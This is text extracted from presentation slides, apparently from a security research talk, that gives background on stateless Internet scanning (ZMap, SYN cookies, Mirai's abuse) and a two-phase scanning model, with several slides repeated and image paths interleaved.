
- Increases scan speeds by avoiding local state
 - Hand-crafted probes sent via raw sockets
 - Recognize replies via SYN cookies
- Popularized by **ZMap** around 2013
- Abused by **Mirai** in 2016



Background: Stateless Scanning

"Scan the Internet in less than 1 hour on commodity hardware!"


- Increases scan speeds by avoiding local state
 - Hand-crafted probes sent via raw sockets
 - Recognize replies via SYN cookies
- Popularized by **ZMap** around 2013
- Abused by **Mirai** in 2016



Background: Stateless Scanning


"Scan the Internet in less than 1 hour on commodity hardware!"

How can stateless scanning
be abused?




Two-phase Scanning

- First phase: Transport layer
 - Hand-crafted, stateless SYNs
 - *Identify responsive hosts*
- Second phase: Application layer
 - OS-level TCP handshake
 - *Deliver payloads & reconnaissance*



Two-phase Scanning

- First phase: Transport layer
 - Hand-crafted, stateless SYNs
 - *Identify responsive hosts*
- Second phase: Application layer
 - OS-level TCP handshake
 - *Deliver payloads & reconnaissance*

